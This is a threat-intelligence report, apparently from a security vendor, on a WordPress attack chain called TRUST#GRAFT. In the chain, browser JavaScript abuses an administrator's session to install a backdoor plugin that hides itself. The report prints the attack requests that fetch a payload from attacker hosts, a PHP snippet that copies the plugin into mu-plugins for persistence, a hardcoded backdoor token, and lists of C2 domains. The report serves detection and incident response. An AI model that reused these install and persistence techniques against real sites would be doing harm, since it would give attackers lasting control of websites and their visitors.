GET https://caapman[.]me/p/wm.zip
POST /wp-admin/update.php?action=upload-plugin
GET /wp-admin/plugins.php?action=activate&plugin=<plugin>&_wpnonce=<nonce>
The script requests the plugin upload page and extracts a WordPress nonce from the returned HTML. It then fetches the ZIP payload, builds a multipart FormData submission, and posts it to the standard WordPress upload-plugin endpoint using the browser’s same-origin credentials. If the upload page reports a successful installation, the script fetches the plugins page, extracts an activation link and nonce, and requests the activation URL.
This is not a standalone WordPress authentication bypass. It requires an already authenticated administrator session in the browser executing the JavaScript, and the account must have permission to install plugins. The abuse lies in forcing the legitimate administrator browser to perform the install path while the attacker supplies the ZIP.

Figure 14. WordPress administrator-session probing.
Key variables: r is the /wp-admin/ response, h is the returned HTML, and same-origin credentials reuse the current browser session.

Figure 15. WordPress nonce extraction and staged ZIP retrieval.
Key variables: p is the plugin upload page response, m holds the nonce match, zipUrl is the staged payload URL, and zb is the ZIP blob.

Figure 16. Plugin upload and activation.
Key variables: fd is the multipart form, m[1] is the upload nonce, am captures the activation link, and am[2] is the activation nonce.
The ZIP stage marks the transition from transient browser execution to a deployable WordPress component. Its repeated path convention is useful for hunting and blocking, while the recovered contents provide the stronger evidence needed to understand the functions installed on the server.
The path /p/wm.zip appears across multiple domains, indicating a repeated second-stage payload convention. The recovered ZIP contains a PHP WordPress plugin with the visible name Web Media Optimizer and version 2.1.
| Payload URL | Observed role |
| http://caapman[.]me/p/wm.zip | Second-stage WordPress plugin ZIP. |
| https://vtevens[.]icu/p/wm.zip | Second-stage WordPress plugin ZIP. |
| https://nutmann[.]club/p/wm.zip | Second-stage WordPress plugin ZIP candidate. |
| https://okuneva[.]sbs/p/wm.zip | Second-stage WordPress plugin ZIP candidate. |
These URLs should not be treated as the original infection vector. They are payload staging locations used after JavaScript execution has already started and after the script has attempted to use the administrator browser’s WordPress session.

Figure 17. Recovered wm.zip contents showing the Web Media Optimizer PHP payload.
The PHP component consolidates multiple forms of post-compromise control: external script delivery, configuration changes, access assistance, and concealment. These capabilities should be investigated together because removing only the visible plugin or only the remote script source can leave another control path in place.
The PHP plugin presents itself as a media performance component. Its behavior is backdoor-oriented. It defines a hardcoded authorization token, stores a controller source URL, injects remote JavaScript into public pages, exposes token-gated control paths, and hides itself from ordinary plugin management surfaces.
Plugin Name: Web Media Optimizer
Version: 2.1
Hardcoded token: M2wS8mR4yP1qL7xC5vB3dG9jK6tH2z
Default source: https://vilialobos[.]lol/ads.php
Persistence copy: wp-content/mu-plugins/wmedia-recovery.php
The combination of remote script injection and administrator-session recreation gives the operator both delivery and access capabilities. Even if the JavaScript pivot is no longer active, the installed plugin can continue placing attacker-controlled JavaScript into public WordPress pages.

Figure 18. PHP token-gated control paths.
Key constants: WM2_AUTH gates access, WM2_PREF prefixes stored options, and WM2_SRC points to the remote controller source.

Figure 19. Remote JavaScript retrieval and public-page injection.
Key values: WM2_PREF.’u’ caches the decoded URL, sslverify is disabled, and wp_head prints the script tag.
Must-use plugin placement changes the remediation priority because WordPress loads files in that location outside the ordinary plugin activation interface. A complete cleanup must therefore examine both standard plugin directories and the mu-plugins directory, then verify that no equivalent copy remains.
On activation, the plugin attempts to create the must-use plugin directory and copies itself to wmedia-recovery.php. WordPress loads PHP files in wp-content/mu-plugins automatically. They do not appear in the normal plugin activation workflow and cannot be disabled from the standard Plugins page.
$mu = WPMU_PLUGIN_DIR;
$t = $mu . ‘/wmedia-recovery.php’;
if (!file_exists($t)) @copy(__FILE__, $t);
This persistence mechanism is central to the GRAFT portion of the name. The malicious plugin attaches itself to a WordPress loading path that survives ordinary plugin removal. Removing only the visible plugin directory is therefore insufficient; responders must check wp-content/mu-plugins directly and remove the copied file as part of the same containment action.

Figure 20. Activation-time cache clearing and must-use plugin persistence.
Key variables: $mu is the mu-plugins directory and $t is the wmedia-recovery.php copy path.

Figure 21. Plugin hiding from standard WordPress views.
Key behavior: all_plugins removes the entry, action links are suppressed, and update responses are unset.
The infrastructure relationships provide practical defensive pivots rather than proof of actor identity. Domain, path, and endpoint observations should be correlated with web, proxy, DNS, and server telemetry to identify related activity while avoiding attribution conclusions based on hosting details alone.
The recovered infrastructure shows a small multi-domain cluster used for JavaScript loader hosting, API behavior, payload staging, and remote script-source delivery. Several items are reputation-flagged or share repeated paths, which supports treating the activity as coordinated infrastructure rather than an isolated file.
| Infrastructure item | Type | Observed role |
| gerlace[.]com/0k2blyny.js | JavaScript loader | Browser-side loader candidate. |
| gerlace[.]com/j0ghlty4.js | JavaScript loader | Browser-side loader candidate. |
| vtevens[.]icu/50w2ouvx.js | JavaScript loader | Browser-side loader candidate. |
| vtevens[.]icu/x9bpnmck.js | JavaScript loader | Browser-side loader candidate. |
| caapman[.]me/cse3g1jd.js | JavaScript loader | Browser-side loader candidate. |
| caapman[.]me/api/v1/session | API endpoint | Session or gating endpoint observed in related infrastructure. |
| caapman[.]me/api/v1/verify | API endpoint | Verification endpoint observed in related infrastructure. |
| caapman[.]me/api/v1/status | API endpoint | Status endpoint observed in related infrastructure. |
| vilialobos[.]lol/ads.php | PHP controller source | Provides remote script source to the WordPress plugin. |
The domains, top-level domains, and hosting choices should not be treated as attribution evidence by themselves. They are useful for blocking, hunting, and pivoting, but origin assessment requires stronger telemetry.
The available evidence supports an assessment of environment targeting: the workflow is designed to benefit from a WordPress administrator session. It does not identify a specific victim organization, geography, or operator, and those questions require independent telemetry and infrastructure correlation.
The chain is clearly designed to exploit WordPress administrator browser context. That supports an assessment that the activity targets WordPress administrators, site operators, or websites whose traffic may include already authenticated administrators. It does not prove a specific victim country, operator country, or named threat group.
| Question | Current assessment | How to confirm |
| Is it targeted | Likely targeted at WordPress administrators or site operators. |
Look for selective payload delivery by IP, ASN, language, timezone, referrer, wp-admin session state, or WordPress role.
|
| Country of origin | Not confirmed from the recovered artifacts. |
Correlate WHOIS, hosting records, certificates, infrastructure reuse, operator artifacts, code language, work-hour patterns, and known actor overlaps.
|
| Victim countries | Not confirmed from URL data alone. |
Use server logs, DNS telemetry, EDR detections, sinkhole data, malware submissions, and geolocation tied to confirmed infections.
|
These evasion elements work in combination. Dynamic delivery can limit static visibility, valid administration requests can blend into expected WordPress activity, and plugin hiding can delay discovery after installation; layered telemetry is therefore more reliable than any single control.
For incident responders, the priority is to preserve the browser-side and server-side artifacts as one linked chain. Reviewing only an endpoint, a single web request, or a visible plugin may miss the evidence necessary to explain how persistence was established and whether external control remains active.
TRUST#GRAFT is notable because the browser becomes the bridge between attacker-controlled JavaScript and WordPress administrative authority. The JavaScript does not need to defeat WordPress login by itself. It waits for an already trusted administrator browser and attempts to reuse that trust to install attacker-controlled code.
The PHP payload then turns a successful browser pivot into durable site control. By copying itself into mu-plugins, hiding from normal plugin views, injecting remote JavaScript, and providing token-gated administrator access, the plugin can keep the site useful to the operator after the original browser session disappears.
The strongest confirmed conclusion is that the recovered JavaScript and PHP form a coordinated loader-to-plugin chain. The strongest remaining investigative gap is the true first delivery mechanism for the JavaScript. Closing that gap requires referrer data, redirect-chain evidence, compromised-page source, or server logs from a site that served the loader.
Reduce exposure by separating WordPress administration from regular browsing, monitoring plugin changes, and removing all persistence mechanisms during containment.
Contain All Backdoor Components
The matrix maps the observed behaviors to ATT&CK techniques so teams can align reporting, detections, and response procedures. Each entry reflects the behavior documented in the recovered artifacts; it should not be read as proof that every technique was used against every affected site.
| Tactic | Technique | ID | Evidence |
| Initial Access | Drive-by Compromise | T1189 | Browser-side JavaScript loader executes after a page visit or script injection. |
| Execution | JavaScript | T1059.007 | Loader executes fingerprinting, iframe injection, clipboard logic, storage collection, and WordPress pivot code. |
| Credential Access | Credentials from Web Browsers | T1555.003 | localStorage, sessionStorage, and document.cookie are searched for token-like material. |
| Persistence | Server Software Component | T1505 | PHP plugin persists inside WordPress and copies itself to mu-plugins. |
| Persistence | Valid Accounts | T1078 | Token-gated path sets an auth cookie for the first administrator account. |
| Defense Evasion | Masquerading | T1036 | Plugin presents as Web Media Optimizer with a benign media-performance description. |
| Defense Evasion | Hide Artifacts | T1564 | Plugin removes itself from normal plugin listings, action links, and update responses. |
| Command and Control | Web Service | T1102 | Loader and plugin contact web endpoints for dynamic content, reporting, and remote script source retrieval. |
| Exfiltration | Exfiltration Over Web Service | T1567 | Browser storage and cookie material is posted to a web endpoint. |
WAF-APP02-RUN
WEB-CMS01-AEI
EDR-SYM939-RUN
EDR-SYM948-RUN
EDR-SYM843-RUN
EDR-SYM973-RUN
[Remove the square brackets from URLs or domains before use.]
index = activity AND (rg_functionality = “Web Proxy” OR rg_functionality = “Network”) AND (destinationhostname CONTAINS ANY (“caapman[.]me”, “vtevens[.]icu”, “gerlace[.]com”, “nutmann[.]club”, “okuneva[.]sbs”, “vilialobos[.]lol”) OR requesturl CONTAINS “/p/wm.zip” OR requesturl CONTAINS “/api/v1/”)
index = activity AND rg_functionality = “Web Server” AND requesturl CONTAINS “/wp-admin/plugin-install.php?tab=upload”
index = activity AND rg_functionality = “Web Server” AND requesturl CONTAINS “/wp-admin/update.php?action=upload-plugin”
index = activity AND rg_functionality = “Web Server” AND requesturl CONTAINS “/wp-admin/plugins.php?action=activate”
index = activity AND requesturl CONTAINS ANY (“wm2_a”, “wm2_src”, “wm2_hc”, “M2wS8mR4yP1qL7xC5vB3dG9jK6tH2z”)
index = activity AND rg_functionality = “Endpoint Management Systems” AND deviceaction IN ANY (“File Create”, “File Modified”) AND filepath CONTAINS “\\wp-content\\mu-plugins\\wmedia-recovery.php”
index = activity AND rg_functionality = “Web Proxy” AND httpmethod = “POST” AND requesturl CONTAINS “/api/v1/6a38418”
| C2 Address |
| caapman[.]me |
| vtevens[.]icu |
| gerlace[.]com |
| nutmann[.]club |
| okuneva[.]sbs |
| vilialobos[.]lol |
| /api/v1/8e4c615 |
| /api/v1/f659473 |
| /api/v1/e81929c |
| /api/v1/6a38418 |
| /api/v1/76584c1 |
| File Names | Relevent SHA256 |
| JAVASCRIPTS: 0k2blyny.js j0ghlty4.js 50w2ouvx.js x9bpnmck.js cse3g1jd.js 9l56j7cg.js 4oco7gwc.js |
19d9335e66d9d519c9068994491b1a0f8734626b5328fca9723d942b7128bc9c 0a3cb24e0d0c05b544a3e32affe3ea8a4ed87c0cc90e918c10b94d3b849d76fa 16f73adce28e3a33e98035a19721819ddac9cda130e6f1c337db6f8d8c2f95c6 f110e20dce8361a31332faba49e29e6afd54f8bc4913841f9bdad3cbb66c14e3 85515e25894cace49286581f9436bd2da429e05bd96d39fafe1c42fbcdfcd4e7 765525c4fabd01383ca3dd330dd4f4fbc931bea0724c12f553df41b48a96ca82 804349f8f087588b057e942f321ec2c0a677a0374e02d47f95d43196fc4cac0a 4659d9648275113f7f95735d170f27f10fd6d0a4e606c5b4f6e916ddc54924ed 2cac894bf2cef2232247927e18acd35280065b576c5fa030b5fbad666db0afcc eeb182444019802abb34668bd6efc7e947c1822e95c87f9a5b5288b4331400c8 2747316171bb2816b68db308162b40a47c6ddf82779d5f460a194921eb60f32c eb5a6c895d24fd08e3bbd74d7a0ea02600d3b7574b9761efb2876b671e8ddd39 3b79b342a580dd09a5e3f907e475c3131f4005be59468a59905fc289e005806d 2fa9c207981e05141162b9c5cf62a86bdc6593b3a6861968e4df58f49c47da0d e98949a8370c5c3356a8e97f49a2f963a6126b917e1bc653890f8c79738c981d 07955dcb5f4f80c90ede398879589f2e369eb2d84c4975d3c8adf08433783409 |
| PHP FILES: wmedia-recovery.php ads.php |
86d775c2d5cb459541cd2b0b967fac65ce20c60e483c71c9f7e108d5ad0bd564 2dfa9e708fdb92e5d36080065f978e33a692c0fe813a75be9c7cdff03be51b6e |
| ZIP FILE: wm.zip |
9215d17e5138cee498bb529e69b1cc7267305136535025e9b49fe173cf648720 |